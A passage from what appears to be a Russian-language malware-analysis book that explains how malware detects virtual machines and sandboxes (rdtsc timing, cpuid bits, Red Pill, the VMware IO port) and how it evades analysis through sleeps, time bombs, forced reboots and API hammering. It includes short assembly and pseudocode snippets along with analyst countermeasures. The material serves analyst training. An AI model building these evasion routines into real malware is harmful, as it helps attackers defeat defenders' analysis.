Сначала образец определяет переменную `hashedString`. Эта строка представляет собой просто хеш-сумму SHA-1 строки `HookLibraryx86.dll`, о которой я вскоре расскажу подробнее. Затем образец вызывает функцию `ReadProcessMemory` с несколькими параметрами, важнейшие из которых - дескриптор процесса (`hProcess`), базовый адрес, с которого следует начать чтение памяти внутри процесса (`lpBaseAddresss`), буфер для приёма прочитанных данных (`lpBuffer`) и количество байтов, читаемых из памяти (`nSize`). В данном случае программа читает собственный процесс. После чтения и сохранения данных в буфере образец вычисляет их хеш алгоритмом SHA-1. Наконец, он вызывает `memcmp`, чтобы сравнить хешированные данные буфера с исходной хешированной строкой.

Вредоносная программа может искать аномалии во всём адресном пространстве своей памяти либо нацелиться на определённую область. Значением `lpBaseAddress` может быть любой базовый адрес в адресном пространстве процесса программы.

Применение хеширования затрудняет анализ этого образца, поскольку без обращения хеша мы не можем точно узнать, что именно он ищет в памяти. `HookLibraryx86.dll` - модуль, который обычно загружается в память, когда для анализа вредоносных программ используется инструмент ScyllaHide. Подробнее ScyllaHide рассматривается в главе 10, а пока запомните, что вредоносная программа способна сканировать собственную память в поисках аномальной строки и обфусцировать искомое значение, усложняя анализ.

Перехваченные функции и проверки ускорения

Автоматизированные песочницы анализа вредоносных программ и некоторые аналитические инструменты могут перехватывать и изменять определённые функции при выполнении вредоносной программы, чтобы обходить отдельные попытки уклонения. Одна из часто перехватываемых функций - `Sleep`, которую вредоносная программа использует, чтобы оставаться бездействующей и не позволить автоматизированной песочнице успешно её проанализировать, поскольку песочницы нередко работают лишь несколько минут. Например, песочница способна изменить параметр функции `Sleep`, сократив время сна с 5 минут до 30 секунд. Вредоносная программа может проверить, не вмешиваются ли в работу `Sleep`, поместив её между двумя функциями измерения времени, например `GetTickCount`. Этот метод называется проверкой

ускорения:

```
call GetTickCount
mov  edi, eax
push 7530h ; 30,000 ms
call Sleep
call GetTickCount
sub  eax, edi
mov  ecx, 7148h ; 29,000
cmp  ecx, eax
```

Образец вызывает `GetTickCount`, а затем `Sleep` на 30 000 миллисекунд, то есть 30 секунд. После этого он вызывает `GetTickCount` во второй раз, вычитает первый результат из второго и сохраняет разность в `eax` (`sub eax, edi`). Наконец, вредоносная программа сравнивает значение в `eax` с 29 000 миллисекунд - минимальным ожидаемым временем, которое должно было пройти. Если автоматизированная песочница или инструмент вмешались в работу функции `Sleep`, значения `GetTickCount` не будут пропорциональны ожидаемому промежутку, что подскажет вредоносной программе: что-то не так.

Применение показателей производительности и времени

Между настоящими невиртуализированными процессорами и их виртуализированными аналогами могут наблюдаться значительные различия во времени и производительности. Невиртуализированные процессоры обычно выполняют инструкции быстрее и эффективнее виртуального процессора с теми же аппаратными характеристиками. В большинстве случаев взаимодействующие с такими системами люди этого не замечают. Однако вредоносная программа способна использовать небольшие различия, чтобы выявить лежащую в основе VM.

Инструкция rdtsc

Read Time-Stamp Counter, или `rdtsc`, - специальная ассемблерная инструкция с несколькими вариантами применения, включая наблюдение за производительностью и сбор показателей. При выполнении `rdtsc` на ЦП сохраняется текущее количество тактов процессора, которое можно позднее сопоставить со значением другой инструкции `rdtsc`. Разность двух значений равна количеству тактов, прошедших с момента первой инструкции.

У VM есть проблема с инструкцией `rdtsc`. Когда её выполняет программа, работающая на виртуальном процессоре, тот должен передать инструкцию "настоящему" процессору - аппаратному ЦП, на котором работает основная ОС. Передача `rdtsc` настоящему ЦП и обратно создаёт задержку, что, в свою очередь, увеличивает количество тактов. Увидев, что возвращённое число тактов выше, чем в невиртуализированной системе, вредоносная программа может сделать вывод, что работает внутри VM.

Чтобы лучше понять, как вредоносная программа применяет этот метод, рассмотрим фрагмент ассемблерного кода дизассемблированного образца:

```
rdtsc
mov [ebp+rdtsc_1], eax
xor eax, eax
rdtsc
sub eax, [ebp+rdtsc_1]
```

Образец использует инструкцию `rdtsc`, чтобы получить текущее число тактов, и сохраняет значение в буфере `rdtsc_1`. Затем он выполняет ещё одну `rdtsc` и вычитает результат из исходного значения (`sub eax, [ebp+rdtsc_1]`). Полученное значение позволяет определить,

укладывается ли время выполнения в порог невиртуализированного процессора.

Иногда вредоносная программа действует хитрее, чем при помощи двух простых команд `rdtsc`, и некоторые семейства выполняют несколько итераций `rdtsc`, чтобы получить более точное значение. В следующем разделе мы рассмотрим ещё несколько вариантов её применения.

Измерение времени выполнения функций

Учитывая временные различия между невиртуализированными и виртуализированными процессорами, некоторые вредоносные программы выполняют функцию или инструкцию и сравнивают время её выполнения с базовым показателем настоящего невиртуализированного процессора. Если инструкции выполняются медленнее базового уровня, программа может решить, что работает в VM.

Один из методов состоит в размещении вызова функции Windows API или инструкции между двумя функциями `GetTickCount` и сравнении результатов. Длительная задержка между двумя вызовами `GetTickCount` может указать вредоносной программе, что её выполняют и анализируют.

Существует множество вариантов этого метода, включая применение таких инструкций, как `rdtsc` и `cpuid`, вместо функций Windows API вроде `GetTickCount`. Главный вывод: всякий раз, заметив применение вредоносной программой функций или инструкций измерения времени с последующей операцией сравнения, исследуйте его подробнее.

Счётчики производительности

ЦП ведёт счётчики производительности, представляющие количество инструкций, выполненных с определённого момента времени. Они могут законно применяться для сбора показателей производительности, но вредоносная программа способна использовать их для обнаружения сред VM. Функция `QueryPerformanceCounter` запрашивает счётчик производительности процессора и возвращает текущее значение. `QueryPerformanceFrequency` возвращает частоту счётчика - фиксированное значение, представляющее общую производительность процессора. Когда эти инструкции выполняются в VM, возвращённые функциями значения могут быть несколько ниже, чем в невиртуализированной системе, демонстрируя влияние виртуальных процессоров на производительность.

Если вы заметили применение этих функций вредоносной программой, ищите последующую операцию сравнения. Возможно, программа пытается определить вашу среду анализа.

Злоупотребление виртуальным процессором

Виртуальные процессоры внутри VM могут интерпретировать и выполнять некоторые ассемблерные инструкции таким образом, который выдаёт вредоносной программе присутствие VM. В этом разделе мы углубимся в то, как программа "злоупотребляет" такими виртуальными процессорами, неправильно применяя инструкции или эксплуатируя недостатки их архитектуры.

Методы Red Pill и No Pill

Red Pill и No Pill - два хорошо известных метода, которыми вредоносные программы обнаруживают виртуальные среды. Оба проверяют структуры данных процессора на значения, характерные для VM. В современных средах анализа эти методы часто неэффективны, поэтому в современных вредоносных программах применяются редко, но знать о них всё же полезно.

В методе Red Pill вредоносная программа выполняет ассемблерную инструкцию Store Interrupt Descriptor Table, или `sidt`, которая записывает значение регистра таблицы дескрипторов прерываний в память, а затем проверяет его. Таблица дескрипторов прерываний (IDT) - структура данных, используемая процессором для определения правильного ответа на исключения и прерывания. Исключения сообщают процессору, что с инструкцией что-то не так, а прерывания позволяют ему при необходимости реагировать на событие с более высоким приоритетом. Если вредоносная программа работает в VM, пятый байт регистра IDT будет содержать определённое значение, указывающее на это.

Метод Red Pill реализуется просто:

```
lea   eax, [ebp+buffer]
sidt  [eax]
mov   al, [eax+5]
cmp   al, 0FFh
```

Инструкция `sidt [eax]` сохраняет в буфере содержимое регистра IDT длиной 6 байт. Код читает значение и выполняет сравнение с пятым байтом буфера `[eax+5]`. При работе в VM пятый байт регистра IDT будет равен `FF` в шестнадцатеричном виде.

Метод No Pill использует инструкцию Store Local Descriptor Table, или `sldt`, чтобы сохранить регистр локальной таблицы дескрипторов (LDT) в памяти. Поскольку обычные приложения Windows не используют LDT, значение этого регистра должно быть равно 0. Однако в некоторых гипервизорах регистр LDT содержит ненулевое значение, способное подсказать вредоносной программе, что она работает в VM. Как и Red Pill, метод No Pill больше не действует должным образом в современных песочницах и гипервизорах.

Порты ввода-вывода

Порт ввода-вывода (IO-порт) - способ обмена данными между физическим оборудованием машины и работающим на нём программным обеспечением. Некоторые гипервизоры используют IO-порты для связи основной ОС с гостевой. Например, VMware применяет IO-порт VMX. Исследование Cisco Talos показало, что вредоносная программа может выявлять порт VMX и тем самым определять работу в среде VMware. Следующий ассемблерный код показывает, как это может выглядеть на практике:

```
mov      eax, 'VMXh'
mov      ebx, 2EF36D4Ch
mov      ecx, 0Ah
mov      dx, 'VX'
in       eax, dx
cmp      ebx, 2EF36D4Ch
```

Этот образец загружает значение `VMXh` в регистр `eax`, а затем магическое значение `2EF36D4Ch` в регистр `ebx`. Это магическое значение может быть любым шестнадцатеричным числом и здесь не имеет значения. Затем код загружает в сегмент регистра `dx` значение `VX`, или `5658` в шестнадцатеричном виде, то есть номер порта VMX. Наконец, вредоносная программа выполняет `in eax, dx`, где ассемблерная инструкция `in` пытается обратиться к IO-порту. Если на узле работает гипервизор VMware Workstation, инструкция вернёт магическое число, что, скорее всего, заставит образец завершить работу или предпринять другие действия по уклонению. На невиртуализированном узле возвращённое значение было бы равно 0.

Подобно Red Pill и No Pill, данный конкретный метод довольно стар и уже исправлен в современных версиях VMware. Однако важно понимать его и сходные методы на случай, если вы анализируете вредоносную программу, которая использует его или один из вариантов.

Инструкция cpuid

Ассемблерная инструкция `cpuid` возвращает сведения о процессорах узла, например их возможности и производителя. Вне VM выполнение `cpuid` при значении EAX, равном 0, вернёт что-то вроде `Genuineintel` для процессоров Intel или `AuthenticAMD` для AMD. При выполнении `cpuid` внутри VM нередко возвращается имя гипервизора. Для VMware это строка `VMwareVMware`, а для VirtualBox - `VBoxVBoxVBox`.

Если перед выполнением `cpuid` задать EAX равным 1, функция вернёт гораздо больше сведений в виде 31-битного блока в регистрах ECX и EDX. Тридцать первый бит регистра ECX будет равен 0, если ЦП системы физический, и 1, если система использует виртуальный ЦП, что указывает на среду VM. Вот фрагмент ассемблерного кода образца, применяющего данный метод:

```
inc eax
cpuid
bt  ecx, 0x1f
jc  terminate_process
```

Здесь вредоносная программа задаёт `eax` равным 1 (`inc eax`), и это значение применяется как параметр следующей инструкции `cpuid`. После выполнения `cpuid` программа выполняет инструкцию `bt` (bit test), чтобы переместить 31-й бит `ecx` в регистр флага переноса - особый регистр ЦП, способный хранить значения 0 или 1 и обычно используемый при сложении и вычитании. Наконец, образец проверяет регистр флага переноса (`jc`), и, если тот равен 1, программа заключает, что работает в VM, и завершает работу.

> **Примечание.** Wikipedia - отличный справочный источник по сведениям о процессоре и битам возможностей, возвращаемым `cpuid`. См. https://en.wikipedia.org/wiki/CPUID.

Неподдерживаемые наборы инструкций

Вредоносная программа может применить `cpuid`, чтобы узнать, поддерживает ли процессор определённый набор инструкций. Например, 23-й бит регистра EDX показывает, поддерживает ли процессор набор SSE - набор необычных ассемблерных инструкций, обычно используемых для обработки графики и научных вычислений. Некоторые современные гипервизоры поддерживают такие наборы, как SSE, но не все! Для вредоносной программы это может стать явным признаком работы в VM или песочнице.

Некоторые вредоносные программы вместо методичного исследования вывода `cpuid` просто пытаются выполнить такие инструкции:

```
movdqa xmm0, xmmword ptr [eax]
movdqa xmm1, xmmword ptr [eax]
movdqa xmmword ptr [eax], xmm0
movdqa xmmword ptr [eax], xmm1
```

Инструкция `movdqa` (Move Aligned Double Quadword) применяется для перемещения данных в регистры XMM и из них, то есть регистры набора инструкций SSE. В данном коде `movdqa` перемещает данные, на которые ссылается `eax`, в регистр `xmm0`, а затем ещё раз в `xmm1`. После этого данные переносятся обратно из регистров XMM в `eax`. Если код вызывает ошибку или вредоносная программа аварийно завершается, образец может предположить, что выполняется в

виртуализированной среде.

Набор SSE здесь всего лишь пример, и большинство современных гипервизоров его поддерживает. Важно помнить, что вредоносная программа может злоупотреблять любыми экзотическими или необычными ассемблерными инструкциями для обнаружения VM и песочницы, если гипервизор их не поддерживает.

Другой пример экзотической инструкции - `vpcext`, которая вызывает ошибку при выполнении вне гипервизора Windows Virtual PC. Однако внутри Virtual PC инструкция выполняется успешно и устанавливает регистр EBX равным 0. Следующий код выполняет `vpcext`, а затем инструкцией `test` проверяет, равен ли `ebx` нулю:

```
vpcext 7, 0bh
test ebx, ebx
```

Флаг трассировки и другие методы

Флаг трассировки - восьмой бит регистра EFLAGS в наборе инструкций Intel x86. Если включить его до вызова другой инструкции, будет инициировано исключение. В среде VM гипервизор эмулирует поведение флага трассировки. В зависимости от используемого гипервизора эмуляция может быть неправильной или неполной, из-за чего флаг будет проигнорирован и сообщит вредоносной программе, что она работает в VM. Впервые этот метод был обнаружен в реальных атаках в 2021 году исследователями подразделения Unit 42 компании Palo Alto.

Похоже, новые способы обнаружения VM, подобные методу флага трассировки, находят каждые несколько лет. У большинства есть общая черта: они злоупотребляют тем, как по замыслу должны работать ЦП и его архитектура, вынуждая гипервизор вести себя неожиданным или прежде неизвестным образом и в конечном счёте раскрывая лежащую в основе VM. Аналитики вредоносных программ должны следить за актуальными сведениями о таких методах, чтобы распознавать их применение.

Риски применения методов обнаружения

Как вы увидели в этой и предыдущих главах, реализация функциональных возможностей обнаружения VM и инструментов анализа может принести авторам вредоносных программ множество преимуществ. Почему же автор может отказаться от них? Одна из причин состоит в том, что эти методы способны фактически повысить вероятность обнаружения вредоносной программы защитным ПО или аналитиком. Чем больше подозрительных функций Windows API или инструкций она выполняет, тем выше вероятность, что такие аномалии поведения будут замечены.

Другой риск не столь очевиден и, на мой взгляд, несколько забавен. Если вредоносная программа обнаруживает, что работает в VM, и решает не заражать узел, в некоторых обстоятельствах это побеждает её собственную цель. Многие организации переходят на облачную инфраструктуру и ресурсы по требованию, где множество систем в действительности являются VM. Программа, обнаруживающая VM для уклонения от аналитиков и песочниц, зачастую одновременно уклоняется именно от тех корпоративных систем, которые предназначена заражать.

Один из реальных примеров - широко известная киберпреступная вредоносная программа Emotet, в которой было несколько методов противодействия анализу, включая обнаружение VM и песочниц. Если Emotet считала узел VM или песочницей, она либо завершала работу, предотвращая заражение, либо вела себя иначе, чем в настоящей физической системе. Это снизило уровень заражений Emotet по сравнению с возможным и, вероятно, спасло от серьёзного

ущерба некоторые организации, работавшие на виртуализированной инфраструктуре.

Итоги

В этой главе вы узнали о нескольких методах, позволяющих вредоносной программе установить контекст и обнаружить инструменты анализа, VM и песочницы. Далее мы разовьём обсуждение этой и трёх предыдущих глав. В частности, рассмотрим, что делает вредоносная программа для уклонения от анализа и нарушения аналитической работы, когда обнаруживает выполнение в виртуализированной среде или лаборатории.

Глава 8. Уклонение от песочниц и нарушение анализа



В предыдущих главах вы узнали о нескольких методах, которыми вредоносная программа устанавливает контекст и лучше понимает текущую среду. Определив, что она работает в лаборатории аналитика или иной враждебной среде, программа может предпринять меры по уклонению, например отложить выполнение, создать ложные цели или даже активно мешать исследованию, вмешиваясь в работу инструментов аналитика. Эта глава посвящена этим и другим способам, которыми вредоносная программа скрывается от аналитических инструментов и обходит их.

Самозавершение

Простой и эффективный способ избежать анализа - самозавершение. Вредоносная программа может просто вызвать такие функции Windows API, как `TerminateProcess` или `ExitProcess`, и отдать команду на завершение собственному процессу:

```
is_vm = enumerate_reg_keys(keys)
if (is_vm)
{
    current_process = GetCurrentProcess()
```

```
    TerminateProcess(current_process, ...)
}
```

Сначала этот псевдокод вызывает собственную внутреннюю функцию `enumerate_reg_keys`, чтобы перечислить некоторые связанные с VM разделы реестра, рассмотренные в главе 4. Подробности функции здесь не показаны. Затем, если `is_vm` возвращает истинное значение, вредоносная программа запрашивает дескриптор собственного процесса (`GetCurrentProcess`) и завершает себя вызовом `TerminateProcess`. Таким же образом, с несколькими несущественными отличиями, можно применять функцию `ExitProcess`. Иногда программа даже вызывает обе функции, чтобы гарантировать успешное завершение.

Этот метод особенно эффективен против автоматизированных песочниц, которые не могут наблюдать за поведением уже завершившегося образца. Однако песочница способна отметить саму функцию или обнаружить, что образец завершился слишком рано. Подход также может действовать против аналитика, который взаимодействует с образцом вручную: ему придётся пройти по коду назад в отладчике или дизассемблере, чтобы определить, как и почему программа завершила работу.

Если анализируемый образец использует этот метод, точка останова отладчика на `ExitProcess` и `TerminateProcess` может помочь поймать программу до того, как она успеет завершиться. Это позволит исследовать стек вызовов и код, предшествующий завершению процесса, и, будем надеяться, выявить его причину. Однако помните, что эти функции API могут вызываться и при сбое, поэтому вредоносная программа необязательно обращается к ним непосредственно для уклонения.

Отложенное выполнение

Представьте обычную среду автоматизированной песочницы анализа вредоносных программ. Она загружается по запросу, запускает образец, несколько минут наблюдает за его поведением в зависимости от конфигурации песочницы, а затем завершает работу. Но что, если вредоносная программа откладывает собственное выполнение, чтобы дождаться истечения времени анализа песочницы? Например, она может выполнить процедуру сна и оставаться бездействующей несколько минут, пережидая короткий срок жизни среды. Продвинутые вредоносные программы порой откладывают выполнение на часы и даже недели. Это эффективный способ уклониться от песочниц и расстроить усилия аналитиков.

Вызовы функции Sleep

Пожалуй, самая распространённая форма отложенного выполнения - простой вызов вредоносной программой функции `Sleep` из Windows API. `Sleep`, как и её родственница `SleepEx`, принимает параметр, представляющий время сна в миллисекундах. Следующий ассемблерный фрагмент показывает вызов функции `Sleep` образцом:

```
push 493E0h ; 5 minutes
call Sleep
```

В данном случае переданный `Sleep` параметр `493E0h` - время в шестнадцатеричном виде, представляющее 300 000 миллисекунд, или 5 минут.

> **Примечание.** Дополнительные сведения о функции `Sleep` и её применении вредоносной программой см. в главе 7.

Чтобы обойти этот метод, можно установить точки останова на вызовах функций `Sleep` и `SleepEx`, а затем изменить передаваемый им параметр `dwMilliseconds`. Можно также заменить инструкции `Sleep` на `nop` либо перепрыгнуть через них в отладчике. Однако эти решения не всегда надёжны: продвинутая вредоносная программа способна вычислить системное время до и после вызовов `Sleep`, чтобы проверить правильность выполнения функции! Наконец, многие современные песочницы умеют перехватывать вызовы `Sleep` и изменять их, резко сокращая общее время сна образца.

Тайм-ауты

Вредоносная программа может пойти менее традиционным путём и задержать своё выполнение с помощью таких средств Windows, как `ping.exe`, вызывая тайм-аут. Такой подход часто работает лучше сна, поскольку песочницам сложнее в него вмешаться. Ещё одно преимущество - возможное запутывание процесса анализа, ведь аналитику придётся выяснять, почему образец вызывает определённое приложение.

В следующем фрагменте образец выполняет `ping.exe`, чтобы отправить Google 1000 эхо-запросов. В зависимости от скорости сетевого соединения это может создать длительную задержку или даже привести к тайм-ауту песочницы и прекращению анализа:

```
push eax ; "ping.exe google.com -n 1000"
push 0;
call CreateProcessA
```

Вредоносная программа может также вызвать инструмент Windows `timeout.exe`, обычно применяемый в пакетных сценариях для приостановки обработки команд, и тем самым задержать выполнение. Обращайте внимание на вызов программой инструментов такого типа. С помощью анализа кода и отладки выясняйте, зачем вредоносная программа может демонстрировать подобное поведение.

Временные и логические бомбы

Во временной бомбе вредоносная программа задаёт определённое время выполнения, например конкретную дату или время суток. Так, образец может содержать встроенный код, который выполняется только в 9 часов утра каждого дня, раз в неделю по субботам либо 26 декабря 2024 года в 17:55. Если песочница или аналитик вручную не зададут дату либо время, чтобы обманом заставить программу запуститься, образец не выполнит вредоносный код.

Подобно временной, логическая бомба выполняется после наступления на узле определённого события, например удаления конкретного файла или транзакции базы данных. Логические бомбы могут быть ещё эффективнее временных, поскольку способны очень точно соответствовать среде выполнения вредоносной программы.

Следующий упрощённый псевдокод демонстрирует метод временной бомбы, при котором образец получает текущую системную дату и сравнивает её с жёстко заданной, в данном случае 2024 годом:

```
--snip--
GetSystemTime(&systemTime)

if (systemTime.wYear <=  '2024') {
    KillSelf()
}
```

Если вредоносная программа определит, что сейчас 2024 год или более ранний, она не станет выполняться.

Иногда песочница способна распознать применение этих методов, но нередко они остаются незамеченными. Лучший способ обнаружить временные и логические бомбы - анализ кода. Исследование образца в дизассемблере или отладчике может выявить время, дату или логику, которые ищет программа. После этого можно просто настроить соответствующее системное время аналитической машины или попытаться воспроизвести логику. В качестве альтернативы можно изменить код вредоносной программы в дизассемблере или отладчике и обойти проверки.

Важно отметить, что временные бомбы применяются не только для уклонения, но и для контроля распространения вредоносной программы. Она может быть запрограммирована не выполняться после определённой даты или времени, чтобы лучше контролировать её либо иным образом ограничить срок жизни.

Фиктивный код и бесконечные циклы

Некоторые авторы добавляют в свои вредоносные программы фиктивный код, который выполняется в цикле, возможно бесконечном, и вызывает ресурсоёмкие функции ЦП или функции, не имеющие иной цели, кроме истечения времени анализа. Обычно фиктивный код запускается после обнаружения песочницы или среды VM. Следующий ассемблерный пример показывает, как это может выглядеть:

```
loop:
inc ecx
cmp ecx,ecx
je loop
```

В этом простом цикле `for` значение `ecx` увеличивается на 1, а затем сравнивается с самим собой. Если оно равно себе самому, а оно будет равно, цикл повторяется. Такой простой код приостановит выполнение вредоносной программы на неопределённый срок или по меньшей мере до тех пор, пока песочница не завершит работу либо разочарованный аналитик не уничтожит процесс.

Аналогичным образом некоторые вредоносные программы многократно вызывают функции Windows API, чтобы затянуть анализ. Например, программа может вызывать `RegEnumKey` для перечисления всего реестра узла, что займёт значительное время. Другой вариант - повторный вызов `LoadLibrary` для несуществующих библиотек. При написании этой книги я анализировал образец банковского трояна Dridex, который выполнял `GetProcAddress` более пяти миллионов раз, разрешая адреса функций, никогда им не используемых (рис. 8-1). Это затягивает анализ, поглощает ценные ресурсы памяти и ЦП песочницы и иногда приводит к сбою.



Summary | 5,799,865 calls | 1529.93 MB used | FixUpdate.exe

#	Time of Day	Thread	Module	API	Return Value
3086753	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPHashData")	0x74345e99
3086754	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPHashSessionKey")	0x74365e02
3086755	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPDestroyHash")	0x74345f99
3086756	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPSignHash")	0x7434a639
3086757	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPVerifySignature")	0x74348ec6
3086758	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPGenRandom")	0x74344423
3086759	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPGetUserKey")	0x7434afa0
3086760	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPSetProvParam")	0x74366d34
3086761	3:30:11.168 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPGetProvParam")	0x74366eac
3086762	3:30:11.183 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPSetHashParam")	0x74349d67
3086763	3:30:11.183 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPGetHashParam")	0x74346066
3086764	3:30:11.183 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPDuplicateKey")	0x74367545
3086765	3:30:11.183 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPDuplicateHash")	0x7436624f
3086766	3:30:11.183 AM	1	CRYPTSP.dll	GetProcAddress (0x74340000, "CPAcquireContext")	0x743446b8

Рис. 8-1. Задержка анализа многократным выполнением `GetProcAddress`

Известно также, что Dridex выполняет `OutputDebugString` в бесконечном цикле, что даёт тот же эффект, что и подход с `GetProcAddress`. Функция `OutputDebugString` подробнее рассматривается в главе 10.

> **Механизмы закрепления для задержки выполнения**
>
> Зачастую вредоносная программа пытается закрепиться на узле жертвы, чтобы "пережить" выключения и перезагрузки системы, однако закрепление служит также отличной тактикой отложенного выполнения. Программа может настроить механизм закрепления в форме запланированной задачи на узле жертвы, чтобы выполнить полезную нагрузку только после определённого события или промежутка времени. Несколько способов закрепления рассматриваются в главе 15.

Принудительные перезагрузки и выходы из системы

Принудительное выключение, перезагрузка системы или выход из неё могут быть эффективным методом уклонения, особенно в песочницах. Это немедленно остановит все попытки анализа, по меньшей мере до повторного запуска узла. Однако большинство современных песочниц умеет справляться с этим: почувствовав команду выключения или выхода, они просто продолжат анализ после возвращения машины в рабочее состояние. Тем не менее процесс анализа всё равно может пострадать. Например, при перезагрузке артефакты, прежде находившиеся в памяти, могут быть уничтожены.

Вредоносная программа способна вызвать перезагрузку или выключение с помощью таких функций, как `InitiateShutdown`, `InitiateSystemShutdown` и `InitiateSystemShutdownEx`. Все три работают сходным образом и принимают несколько ключевых аргументов, например параметр, определяющий выключение либо перезагрузку узла, и значение тайм-аута, представляющее длительность периода между вызовом функции и перезагрузкой или выключением. Ещё одна функция API, которую может применить вредоносная программа, - `ExitWindows` либо родственная `ExitWindowsEx`, добавляющая возможность вывести пользователя из системы вместо простой перезагрузки или выключения узла. Наконец, систему можно выключить также посредством WMI, PowerShell или встроенного инструмента Windows `shutdown.exe`.

Вредоносная программа часто применяет этот метод после закрепления: она принудительно перезагружает систему, а затем запускает настоящую полезную нагрузку. Таким образом программа успешно уклоняется от некоторых автоматизированных аналитических песочниц и запутывает или по меньшей мере раздражает аналитиков, пытающихся исследовать образец.


Приманки и шум

Некоторые авторы пользуются тем, что песочницы работают предсказуемо. Например, песочницам приходится собирать большой объём данных, чтобы понять и оценить поведение образца, а вредоносная программа способна использовать это, генерируя множество шумовых или ложных данных, которые быстро перегрузят песочницу либо затруднят анализ. В данном разделе рассматривается несколько способов добиться этого.

API hammering

Когда песочница запускает образец, она регистрирует его поведение и вызовы функций. API hammering состоит в многократном, иногда сотни тысяч раз, вызове одной функции, чтобы быстро заполнить журналы песочницы и наводнить среду анализа бесполезными данными. В результате из-за чрезмерного шума и переполненного журнала песочница может оказаться неспособной успешно проанализировать образец. Кроме того, полное выполнение вредоносной программы, применяющей API hammering, займёт в песочнице гораздо больше времени, поскольку регистрация поведения создаёт дополнительные накладные расходы. При выполнении того же образца в обычной системе конечного пользователя он сработал бы значительно быстрее.

Для этой цели можно злоупотребить почти любой функцией Windows API. Среди встречавшихся мне примеров - `printf`, функция C, выводящая символы в вызывающее приложение, и `TlsGetValue`. Вредоносная программа на рис. 8-2 вызвала `TlsGetValue` подряд более 30 000 раз!



260	9:15:24.054 PM	1	TlsGetValue (12)
261	9:15:24.054 PM	1	TlsGetValue (12)
262	9:15:24.054 PM	1	TlsGetValue (12)
263	9:15:24.054 PM	1	TlsGetValue (11)
264	9:15:24.054 PM	1	TlsGetValue (11)
265	9:15:24.054 PM	1	TlsGetValue (12)
266	9:15:24.054 PM	1	TlsGetValue (12)
267	9:15:24.054 PM	1	TlsGetValue (11)
268	9:15:24.054 PM	1	TlsGetValue (12)
269	9:15:24.054 PM	1	TlsGetValue (12)
270	9:15:24.054 PM	1	TlsGetValue (11)
271	9:15:24.054 PM	1	TlsGetValue (12)
272	9:15:24.054 PM	1	TlsGetValue (12)
273	9:15:24.054 PM	1	TlsGetValue (12)

Рис. 8-2. Вредоносная программа применяет API hammering, многократно вызывая `TlsGetValue`

